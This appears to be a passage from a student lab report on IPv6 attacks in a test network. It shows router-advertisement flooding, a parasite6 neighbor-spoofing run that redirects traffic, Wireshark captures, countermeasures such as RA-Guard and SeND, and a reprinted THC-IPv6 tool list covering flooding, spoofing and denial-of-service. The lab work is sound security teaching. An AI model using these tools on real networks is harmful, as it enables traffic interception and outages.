


Figure 6: Wireshark capture H1 - R2

## 1.15 Question P15

The possible counter measures are "ad hoc routes" in the SW configuration. RA-Guard is an effective way of controlling this attack and preventing them. The use of SeND is as well a good alternative.

## 1.16 Question P16

During this attack the attacker sends lots of RA messages each time with a different prefix. This way the attacked Host 1 creates lot of different IPs. This results in the Host 1 "thinking" to be connected to a multitude of different networks. In the log 10 are reported the IPs that Host 1 had before the attack and in log 11 the result of a very brief attack is already very visible. In the images 7 and 8 two wireshark captures are reported for showing the burst of RA send from the Host 2 during the attack.

```

1 root@Host1:~# ip a
2 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
3     link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
4     inet 127.0.0.1/8 scope host lo
5         valid_lft forever preferred_lft forever
6     inet6 ::1/128 scope host
7         valid_lft forever preferred_lft forever
8 13: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group
    default qlen 1000

```

```

9      link/ether 6a:94:ca:7f:14:e3 brd ff:ff:ff:ff:ff:ff
10     inet6 2001:620:40b:beaf:6894:caff:fe7f:14e3/64 scope global mngtmpaddr dynamic
11         valid_lft 2591837sec preferred_lft 604637sec
12     inet6 fe80::6894:caff:fe7f:14e3/64 scope link
13         valid_lft forever preferred_lft forever

```

Listing 10: IPs of Host 1 before the attack

```

1 root@Host1:~# ip a
2 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
3     link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
4     inet 127.0.0.1/8 scope host lo
5         valid_lft forever preferred_lft forever
6     inet6 ::1/128 scope host
7         valid_lft forever preferred_lft forever
8 13: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group
↪ default qlen 1000
9     link/ether 6a:94:ca:7f:14:e3 brd ff:ff:ff:ff:ff:ff
10    inet6 2012:6be6:266c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
↪ dynamic
11        valid_lft 130789sec preferred_lft 130789sec
12    inet6 2012:6be5:246c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
↪ dynamic
13        valid_lft 130789sec preferred_lft 130789sec
14    inet6 2012:6be4:226c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
↪ dynamic
15        valid_lft 130789sec preferred_lft 130789sec
16    inet6 2012:6be3:206c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
↪ dynamic
17        valid_lft 130789sec preferred_lft 130789sec
18    inet6 2012:6be2:1e6c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
↪ dynamic
19        valid_lft 130789sec preferred_lft 130789sec
20    inet6 2012:6be1:1c6c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
↪ dynamic
21        valid_lft 130789sec preferred_lft 130789sec
22    inet6 2012:6be0:1a6c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
↪ dynamic
23        valid_lft 130789sec preferred_lft 130789sec
24    inet6 2012:6bdf:186c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
↪ dynamic
25        valid_lft 130789sec preferred_lft 130789sec
26    inet6 2012:6bde:166c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
↪ dynamic
27        valid_lft 130789sec preferred_lft 130789sec
28    inet6 2012:6bdd:146c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
↪ dynamic
29        valid_lft 130789sec preferred_lft 130789sec
30    inet6 2012:6bdc:126c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
↪ dynamic
31        valid_lft 130789sec preferred_lft 130789sec
32    inet6 2012:6bdb:106c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
↪ dynamic

```



```

33     valid_lft 130789sec preferred_lft 130789sec
34 inet6 2012:6bda:e6c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
    ↪ dynamic
35     valid_lft 130789sec preferred_lft 130789sec
36 inet6 2012:6bd9:c6c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
    ↪ dynamic
37     valid_lft 130789sec preferred_lft 130789sec
38 inet6 2001:620:40b:beaf:6894:caff:fe7f:14e3/64 scope global mngtmpaddr dynamic
39     valid_lft 2591891sec preferred_lft 604691sec
40 inet6 fe80::6894:caff:fe7f:14e3/64 scope link
41     valid_lft forever preferred_lft forever

```

Listing 11: IPs of Host 1 after the attack




Figure 7: Wireshark capture H1 - LAN1



The image shows a Wireshark capture window titled "[LAN1 Ethernet1 to Host2 eth0]". The filter bar shows "!(ipv6.src == fe80::250:56ff:fec0:2)". The packet list displays 20 ICMPv6 Router Advertisements from various source MAC addresses to destination ff02::1. The packet details pane shows the structure of Frame 31857, including interface id, encapsulation type (Ethernet), arrival time, and time shift.

Time	Source	Destination	Protocol	Info
6317.115280	fe80::6b:d8b7:eba3:1601	ff02::1	ICMPv6	Router Advertisement from 00:0c:b7:eb:a3:16
6317.115358	fe80::6b:d8ea:eba3:1601	ff02::1	ICMPv6	Router Advertisement from 00:0c:ea:eb:a3:16
6317.115427	fe80::6b:d81d:eca3:1601	ff02::1	ICMPv6	Router Advertisement from 00:0c:1d:ec:a3:16
6317.116040	fe80::6b:d850:eca3:1601	ff02::1	ICMPv6	Router Advertisement from 00:0c:50:ec:a3:16
6317.116122	fe80::6b:d883:eca3:1601	ff02::1	ICMPv6	Router Advertisement from 00:0c:83:ec:a3:16
6317.116194	fe80::6b:d8b6:eca3:1601	ff02::1	ICMPv6	Router Advertisement from 00:0c:b6:ec:a3:16
6317.116337	fe80::6b:d8e9:eca3:1601	ff02::1	ICMPv6	Router Advertisement from 00:0c:e9:ec:a3:16
6317.116410	fe80::6b:d81c:eda3:1601	ff02::1	ICMPv6	Router Advertisement from 00:0c:1c:ed:a3:16
6317.116477	fe80::6b:d84f:eda3:1601	ff02::1	ICMPv6	Router Advertisement from 00:0c:4f:ed:a3:16
6317.116564	fe80::6b:d882:eda3:1601	ff02::1	ICMPv6	Router Advertisement from 00:0c:82:ed:a3:16
6317.116629	fe80::6b:d8b5:eda3:1601	ff02::1	ICMPv6	Router Advertisement from 00:0c:b5:ed:a3:16
6317.116707	fe80::6b:d8e8:eda3:1601	ff02::1	ICMPv6	Router Advertisement from 00:0c:e8:ed:a3:16
6317.126565	fe80::6b:d81b:eea3:1601	ff02::1	ICMPv6	Router Advertisement from 00:0c:1b:ee:a3:16
6317.126633	fe80::6b:d84e:eea3:1601	ff02::1	ICMPv6	Router Advertisement from 00:0c:4e:ee:a3:16
6317.126699	fe80::6b:d881:eea3:1601	ff02::1	ICMPv6	Router Advertisement from 00:0c:81:ee:a3:16
6317.126750	fe80::6b:d8b4:eea3:1601	ff02::1	ICMPv6	Router Advertisement from 00:0c:b4:ee:a3:16
6317.126808	fe80::6b:d8e7:eea3:1601	ff02::1	ICMPv6	Router Advertisement from 00:0c:e7:ee:a3:16
6317.126864	fe80::6b:d81a:efa3:1601	ff02::1	ICMPv6	Router Advertisement from 00:0c:1a:ef:a3:16
6317.126914	fe80::6b:d80d:60a6:1601	ff02::1	ICMPv6	Router Advertisement from 00:0c:0d:60:a6:16
6317.126969	fe80::6b:d840:60a6:1601	ff02::1	ICMPv6	Router Advertisement from 00:0c:40:60:a6:16
6317.127070	fe80::6b:d873:60a6:1601	ff02::1	ICMPv6	Router Advertisement from 00:0c:73:60:a6:16

Frame 31857: 1486 bytes on wire (11888 bits), 1486 bytes captured (11888 bits) on interface -, id 0  
 Interface id: 0 (-)  
 Encapsulation type: Ethernet (1)  
 Arrival Time: Dec 15, 2020 16:21:21.365107000 CET  
 [Time shift for this packet: 0.000000000 seconds]

wireshark\_-\_20201215143607\_lwfgwM.pcapng Packets: 33437 · Displayed: 8486 (25.4%) · Marked: 1 (0.0%) Profile: Default

Figure 8: Wireshark capture H2 - LAN1

## 1.17 Question P17

## 1.18 Question P18

A very effective way of preventing a similar attack is the one of filtering the RA using a mechanism of RA-Guard as it was suggested for the previous attacks and as well the use of SeND. Another way of preventing this kind of malicious attacks is to isolate the different Hosts on separated VLANs.

## 1.19 Question P19

Here the tools with their description:

```

1 address6 <mac-address/ipv4-address/ipv6-address> [ipv6-prefix]
2   Converts a mac or ipv4 address to an ipv6 address (link local if no prefix is given as
   ↳ 2nd option) or, when given an ipv6 address, prints the mac or ipv4 address. Prints
   ↳ all possible variations. Returns -1 on errors or the number of variations found.
3 alive6 <interface> [unicast-or-multicast-address [remote-router]]
4   Shows alive addresses in the segment. If you specify a remote router, the packets are
   ↳ sent with a routing header prefixed by fragmentation.
5 covert_send6 <interface> <target> <file> [port]
6   Sends the content of FILE covertly to the target.
7 covert_send6d <interface> <file>
8   Writes received covertly content to FILE.
9 denial6 <interface> <destination> <test-case-number>
10   Performs various denial of service attacks on a target.
11 detect_sniffer6 <interface> [target-ip]

```

```

12     Tests if systems on the local LAN are sniffing. Works against Windows, Linux, OS/X and
    ↪ *BSD systems.
13 dnssecwalk [-e46] <dns-server> <domain>
14     Performs DNSSEC NSEC walking.
15 dos_mld <interface>
16     This tools prevents new ipv6 interfaces to come up, by sending answers to duplicate ip6
    ↪ checks (DAD). This results in a DOS for new ipv6 devices.
17 dos-new-ip6 <interface>
18     This tools prevents new ipv6 interfaces to come up, by sending answers to duplicate ip6
    ↪ checks (DAD). This results in a DOS for new ipv6 devices.
19 detect-new-ip6 <interface> [scriptname]
20     This tools detects new ipv6 addresses joining the local network. If scriptname is
    ↪ supplied, it is executed with the detected IPv6 address as option.
21 dnsdict6 [-t THREADS] <domain> [dictionary-file]
22     Enumerates a domain for DNS entries, it uses a dictionary file if supplied or a
    ↪ built-in list otherwise.
23 dnsrevenue6 <dns-server> <ipv6-address>
24     Performs a fast reverse DNS enumeration.
25 dump_router6 <interface>
26     Dumps all local routers and their information.
27 dump_dhcp6 <interface>
28     Dumps all DHCPv6 servers and their information
29 exploit6 <interface> <destination> [test-case-number]
30     Performs exploits of various CVE known IPv6 vulnerabilities on the destination.
31 extract_hosts6 <file>
32     Prints the host parts of ipv6 addresses in file.
33 extract_networks6 <interface>
34     Prints the networks found in file.
35 fake_advertise6 <interface> <ip-address> [target-address [own-mac-address]]
36     Advertise ipv6 address on the network (with own mac if not defined) sending it to the
    ↪ all-nodes multicast address if no target specified.
37 fake_dhcp6 <interface> <network-address/prefix-length> <dns-server>
38     Fake DHCPv6 server. Used to configure an address and set a DNS server.
39 fake_dns6d <interface> <ipv6-address>
40     Fake DNS server that serves the same IPv6 address to any lookup request.
41 fake_dnsupdate6 <dns-server> <fqdn> <ipv6-address>
42     Send false DNS update requests.
43 fake_mip6 <interface> <home-address> <home-agent-address> <care-of-address>
44     If the mobile IPv6 home-agent is mis-configured to accept MIPV6 updates without IPSEC,
    ↪ this will redirect all packets for home-address to care-of-address.
45 fake_mld6 <interface> <multicast-address> [[target-address] [[ttl] [[own-ip]
    ↪ [own-mac-address]]]]
46     Advertise yourself in a multicast group of your choice.
47 fake_mld26 [-l] <interface> <add|delete|query> [multicast-address [target-address [ttl
    ↪ [own-ip [own-mac-address [destination-mac-address]]]]]]
48     This uses the MLDv2 protocol. Only a subset of what the protocol is able to do is
    ↪ possible to implement via a command line.
49 fake_mldrouter6 [-l] <interface> <advertise|solicit|terminate> [own-ip
    ↪ [own-mac-address]]
50     Announce, delete or solicitate MLD router - yourself or others.
51 fake_pim6 [-t ttl] [-s src6] [-d dst6] <interface> {<hello> [dr_priority] | {join|prune}
    ↪ <neighbor6> <multicast6> <target6>}
52     The hello command takes optionally the DR priority (default: 0).
53 fake_router6 <interface> <router-ip-link-local

```

```

54     network-address/prefix-length> <mtu> [mac-address] Announce yourself as a router and
    ↪ try to become the default router. If a non-existing mac-address is supplied, this
    ↪ results in a DOS.
55 fake_router26 <interface>
56     Like fake_router6 with more options available.
57 fake_solicit6 <interface> <solicited-ip>
58     Solicits IPv6 address on the network, sending it to the all-nodes multicast address.
59 firewall6 [-u] <interface> <destination> <port> [test-case-no]
60     Performs various ACL bypass attempts to check implementations. Defaults to TCP ports,
    ↪ option -u switches to UDP. For all test cases to work, ICMPv6 ping to the
    ↪ destination must be allowed.
61 flood_advertise6 <interface>
62     Flood the local network with neighbor advertisements.
63 flood_dhcpc6 <interface> [domain-name]
64     DHCP client flooder. Use to deplete the IP address pool a DHCPv6 server is offering.
    ↪ Note: if the pool is very large, this is rather senseless.
65 flood_mld6 <interface>
66     Flood the local network with MLD reports.
67 flood_mld26 <interface>
68     Flood the local network with MLDv2 reports.
69 flood_mldrouter6 <interface>
70     Flood the local network with MLD router advertisements.
71 flood_redir6 [-HFD] interface [target] [oldrouter [newrouter]]
72     Flood a target with ICMPv6 redirects
73 flood_router6 <interface>
74     Flood the local network with router advertisements.
75 flood_router26 <interface>
76     Similar to flood_router6 but with more options available.
77 flood_rs6 [-sS] interface [target]
78     Flood a network with ICMPv6 router solicitation messages
79 flood_solicit6 <interface> [target-ip]
80     Flood the network with neighbor solicitations.
81 four2six [-FHD] [-s src6] interface ipv6-to-ipv4-gateway ipv4-src ipv4-dst [port]
82     Send (spoofed) packets over a 4to6 tunnel (IPv4 packets over IPv6 networks)
83 fragmentation6 <interface> <target-ip>
84     Performs fragment firewall and implementation checks, including denial-of-service.
85 fuzz_ip6 [-x] [-t number | -T number] [-p number] [-IFSDHRJ] [-1|-2|-3|-4|-5|-6|-7]
    ↪ <interface> <unicast-or-multicast-address> [address-in-data-pkt]
86     Fuzzes an icmp6 packet.
87 fuzz_dhcpc6 [-1|-2|-3|-4|-5|-6|-7|-8|-9|-A|-B|-C|-D|-m] [-f mac] [-l link] [-v ipv6] [-x
    ↪ xid] [-c client] [-o options] interface
88     Fuzzes messages sent to a DHCPv6 client.
89 fuzz_dhcps6 [-t number | -T number] [-e number | -T number] [-p number] [-md]
    ↪ [-1|-2|-3|-4|-5|-6|-7|-8] interface [domain-name]
90     Fuzzes a DHCPv6 server on specified packet types. implementation6 <interface>
    ↪ <destination> [test-case-number] Performs some ipv6 implementation checks, can be
    ↪ used to test firewalls too.
91 implementation6d <interface>
92     Identifies test packets by the implementation6 tool, useful to check what packets
    ↪ passed a firewall.
93 inject_alive6 [-ap] <interface>
94     This tool answers to keep-alive requests on PPPoE and 6in4 tunnels; for PPPoE0t also
    ↪ sends keep-alive requests. Note that the appropriate environment variable
    ↪ THC_IPV6_{PPPOE|6IN4} must be set. Option -a will actively send alive requests
    ↪ every 15 seconds. Option -p will not send replies to alive requests.

```

```

95 inverse_lookup6 <interface> <mac-address>
96     Performs an inverse address query, to get the IPv6 addresses that are assigned to a MAC
97     ↪ address. Note that only few systems support this yet.
98 kill_router6 <interface> <target-ip>
99     Announce that target router is going down to delete it from the routing tables. If you
100    ↪ supply a '*' as target-ip, this tool will sniff the network for RAs and immediately
101    ↪ send the kill packet.
102 ndpexhaust26 <interface> [-acpPTUrR] [-s sourceip6] <target-network>
103     Flood the target /64 network with ICMPv6 TooBig error messages. This tool version is
104    ↪ manyfold more effective than ndpexhaust6. -a add a hop-by-hop header with router
105    ↪ alert. -c do not calculate the checksum to save time. -p send ICMPv6 Echo Requests.
106    ↪ -P send ICMPv6 Echo Reply. -T send ICMPv6 Time-to-live-exceeded. -U send ICMPv6
107    ↪ Unreachable (no route). -r randomize the source from your /64 prefix. -R randomize
108    ↪ the source fully. -s sourceip6 use this as source ipv6 address.
109 ndpexhaust6 <interface> <target-network>
110     Randomly pings IPs in target network.
111 node_query6 <interface> <target-ip>
112     Sends an ICMPv6 node query request to the target and dumps the replies.
113 parasite6 <interface> [fake-mac]
114     This is an "ARP spoofer" for IPv6, redirecting all local traffic to your own system (or
115    ↪ nirvana if fake-mac does not exist) by answering falsely to Neighbor Solicitation
116    ↪ requests, specifying FAKE-MAC results in a local DOS.
117 passive_discovery6 <interface> [scriptname]
118     Passively sniffs the network and dump all client's IPv6 addresses detected. If
119    ↪ scriptname is supplied, it is called with the detected IPv6 address as first and
120    ↪ the interface as second parameters.
121 randicmp6 <interface> <target-ip>
122     Sends all ICMPv6 type and code combinations to target.
123 redir6 <interface> <src-ip> <target-ip> <original-router> <new-router> [new-router-mac]
124     Implant a route into src-ip, which redirects all traffic to target-ip to new-ip. You
125    ↪ must know the router which would handle the route. If the new-router-mac does not
126    ↪ exist, this results in a DOS.
127 redirsniff6 <interface> <victim-ip> <destination-ip> <original-router> [<new-router>
128    ↪ [new-router-mac]]
129     Implant a route into victim-ip, which redirects all traffic to destination-ip to
130    ↪ new-router. You must know the router which would handle the route. If the
131    ↪ new-router and new-router-mac does not exist, this results in a DoS.
132 rsmurf6 <interface> <victim-ip>
133     Smurfs the local network of the victim. Note: this depends on an implementation error,
134    ↪ currently only verified on Linux (fixed in current versions). Evil: "ff02::1" as
135    ↪ victim will DOS your local LAN completely.
136 smurf6 <interface> <victim-ip> [multicast-network-address]
137     Smurf the target with ICMPv6 echo replies. Target of echo request is the local
138    ↪ all-nodes multicast address if not specified.
139 sendpees6 <interface> <key_length> <prefix> <victim-ip>
140     Send SEND neighbor solicitation messages and make target to verify a lota CGA and RSA
141    ↪ signatures.
142 sendpeesmp6 <interface> <key_length> <prefix> <victim-ip>
143     Multithreaded version of sendpees6.
144 trace6 [-d] <interface> targetaddress [port]
145     A basic but very fast traceroute6 program.
146 thcping6 <interface> <src6> <dst6> <srcmac> <dstmac> <data>
147     Craft your special ICMPv6 echo request packet.
148 thcsyn6 [-AcDrRS] [-p port] [-s source-ip6] <interface> <target> <port>

```

```

128     Flood the target port with TCP-SYN packets. If you supply "x" as port, it is
        ↪ randomized.
129 toobig6 <interface> <target-ip> <existing-ip> <mtu>
130     Implants the specified mtu on the target

```

Listing 12: THC tool

[Manual page](#)

## 1.20 Question P20

How is reported in the manual page of the THC tool the command `parasite6`, how it can be easily deduced from the name, is:

an "ARP spoofer" for IPv6, redirecting all local traffic to your own system (or nirvana if fake-mac does not exist) by answering falsely to Neighbor Solicitation requests.

The log of the `parasite6` command has been the following and it is visible its correspondence with the wireshark captures (9 and 10).

```

1 root@Host2:~# atk6-parasite6 eth0
2 Remember to enable routing, you will denial service otherwise:
3 => echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
4 Remember to prevent sending out ICMPv6 Redirect packets:
5 => iptables -I OUTPUT -p icmpv6 --icmpv6-type redirect -j DROP
6 Started ICMP6 Neighbor Solicitation Interceptor (Press Control-C to end) ...
7 Spoofed packet to fe80::250:56ff:fec0:2 as fe80::218:e6ff:fefe:8edd
8 Spoofed packet to fe80::250:56ff:fec0:2 as fe80::218:b3ff:fe26:623c
9 Spoofed packet to fe80::250:56ff:fec0:2 as fe80::218:fdff:fe54:5e9c
10 Spoofed packet to fe80::250:56ff:fec0:2 as fe80::218:66ff:fe49:2f4
11 Spoofed packet to fe80::250:56ff:fec0:2 as fe80::218:98ff:fee2:ccfb
12 Spoofed packet to fe80::250:56ff:fec0:2 as fe80::218:2eff:fec3:6e8d
13 ...
14 Spoofed packet to fe80::6894:caff:fe7f:14e3 as fe80::6b:d829:d842:1901
15 Spoofed packet to fe80::6894:caff:fe7f:14e3 as fe80::6b:d85c:d842:1901
16 Spoofed packet to fe80::6894:caff:fe7f:14e3 as fe80::6b:d88f:d842:1901
17 Spoofed packet to fe80::6894:caff:fe7f:14e3 as fe80::6b:d8c2:d842:1901
18 Spoofed packet to fe80::782b:fdff:fed7:eabb as 2001:620:40b:beaf:6894:caff:fe7f:14e3
19 Spoofed packet to fe80::782b:fdff:fed7:eabb as fe80::10
20 Spoofed packet to fe80::10 as fe80::782b:fdff:fed7:eabb
21 ...

```

Listing 13: Log of the attack with parasite

During this attack all packages have been spoofed from the attacker and this is visible by performing a ping from the Host 1 and the R2. In the following images it is visible that the traffic is redirected.

~ [Host1 eth0 to LAN1 Ethernet4]

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Filter: (ip6.src == fe80::250:56ff:fec0:2)

Time	Source	Destination	Protocol	Info
10788.417...	2001:620:40b:beaf:6894:caff:fe7f:14e3	2001:620:40b:cafe::2	ICMPv6	Echo (ping) request id=0x0041, seq=2, hop lim
10788.417...	gateway	ff02::1:ff7f:14e3	ICMPv6	Neighbor Solicitation for 2001:620:40b:beaf
10788.417...	gateway	ff02::1:ff00:10	ICMPv6	Neighbor Solicitation for fe80::10 from 7a:
10788.417...	2001:620:40b:beaf:6894:caff:fe7f:14e3	gateway	ICMPv6	Neighbor Advertisement 2001:620:40b:beaf:68
10788.417...	gateway	2001:620:40b:beaf:6894:caff:fe7f:14e3	ICMPv6	Redirect
10788.453...	2001:620:40b:cafe::2	2001:620:40b:beaf:6894:caff:fe7f:14e3	ICMPv6	Echo (ping) reply id=0x0041, seq=2, hop lim
10788.826...	ca:01:0a:ed:00:00	CDP/VTP/DTP/PAGP/UDLD	CDP	Device ID: R1 Port ID: FastEthernet0/0
10789.415...	2001:620:40b:beaf:6894:caff:fe7f:14e3	2001:620:40b:cafe::2	ICMPv6	Echo (ping) request id=0x0041, seq=3, hop 1
10789.415...	gateway	2001:620:40b:beaf:6894:caff:fe7f:14e3	ICMPv6	Redirect is at ca:01:0a:ed:00:00
10789.428...	2001:620:40b:cafe::2	2001:620:40b:beaf:6894:caff:fe7f:14e3	ICMPv6	Echo (ping) reply id=0x0041, seq=3, hop lim
10790.416...	2001:620:40b:beaf:6894:caff:fe7f:14e3	2001:620:40b:cafe::2	ICMPv6	Echo (ping) request id=0x0041, seq=4, hop 1
10790.416...	gateway	2001:620:40b:beaf:6894:caff:fe7f:14e3	ICMPv6	Redirect is at ca:01:0a:ed:00:00
10790.436...	2001:620:40b:cafe::2	2001:620:40b:beaf:6894:caff:fe7f:14e3	ICMPv6	Echo (ping) reply id=0x0041, seq=4, hop lim
10791.416...	2001:620:40b:beaf:6894:caff:fe7f:14e3	2001:620:40b:cafe::2	ICMPv6	Echo (ping) request id=0x0041, seq=5, hop 1
10791.416...	gateway	2001:620:40b:beaf:6894:caff:fe7f:14e3	ICMPv6	Redirect is at ca:01:0a:ed:00:00
10791.434...	2001:620:40b:cafe::2	2001:620:40b:beaf:6894:caff:fe7f:14e3	ICMPv6	Echo (ping) reply id=0x0041, seq=5, hop lim
10792.417...	2001:620:40b:beaf:6894:caff:fe7f:14e3	2001:620:40b:cafe::2	ICMPv6	Echo (ping) request id=0x0041, seq=6, hop 1
10792.418...	gateway	2001:620:40b:beaf:6894:caff:fe7f:14e3	ICMPv6	Redirect is at ca:01:0a:ed:00:00
10792.433...	2001:620:40b:cafe::2	2001:620:40b:beaf:6894:caff:fe7f:14e3	ICMPv6	Echo (ping) reply id=0x0041, seq=6, hop lim
10792.625...	gateway	ff02::5	OSPF	Hello Packet
10793.418...	2001:620:40b:beaf:6894:caff:fe7f:14e3	2001:620:40b:cafe::2	ICMPv6	Echo (ping) request id=0x0041, seq=7, hop 1
10793.418...	gateway	2001:620:40b:beaf:6894:caff:fe7f:14e3	ICMPv6	Redirect is at ca:01:0a:ed:00:00
10793.431...	2001:620:40b:cafe::2	2001:620:40b:beaf:6894:caff:fe7f:14e3	ICMPv6	Echo (ping) reply id=0x0041, seq=7, hop lim
10793.672...	gateway	2001:620:40b:beaf:6894:caff:fe7f:14e3	ICMPv6	Neighbor Solicitation for 2001:620:40b:beaf
10793.672...	2001:620:40b:beaf:6894:caff:fe7f:14e3	gateway	ICMPv6	Neighbor Advertisement 2001:620:40b:beaf:68

Frame 43264: 1486 bytes on wire (11888 bits), 1486 bytes captured (11888 bits) on interface -, id 0

wireshark - 20201215143605\_sPCvte.pcapng Packets: 113270 · Displayed: 63419 (56.0%) Profile: Default

Figure 9: Wireshark capture H1 - LAN1

~ [LAN1 Ethernet1 to Host2 eth0]

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Filter: (ip6.src == fe80::250:56ff:fec0:2)

Time	Source	Destination	Protocol	Info
7703.047139	fe80::d:9940:fe74:3801	fabio-pop0s.local	ICMPv6	Neighbor Advertisement fe80::d:9940:fe74:3801 (rtr, sol, ovr) is at 7a:
7703.048487	fe80::d:9940:fe74:3801	fabio-pop0s.local	ICMPv6	Neighbor Advertisement fe80::d:9940:fe74:3801 (rtr, ovr) is at 7a:2b:fd:
7703.051188	fe80::d:990d:fe74:3801	fabio-pop0s.local	ICMPv6	Neighbor Advertisement fe80::d:990d:fe74:3801 (rtr, ovr) is at 7a:2b:fd:
7703.051272	fe80::d:9973:fe74:3801	fabio-pop0s.local	ICMPv6	Neighbor Advertisement fe80::d:9973:fe74:3801 (rtr, sol, ovr) is at 7a:
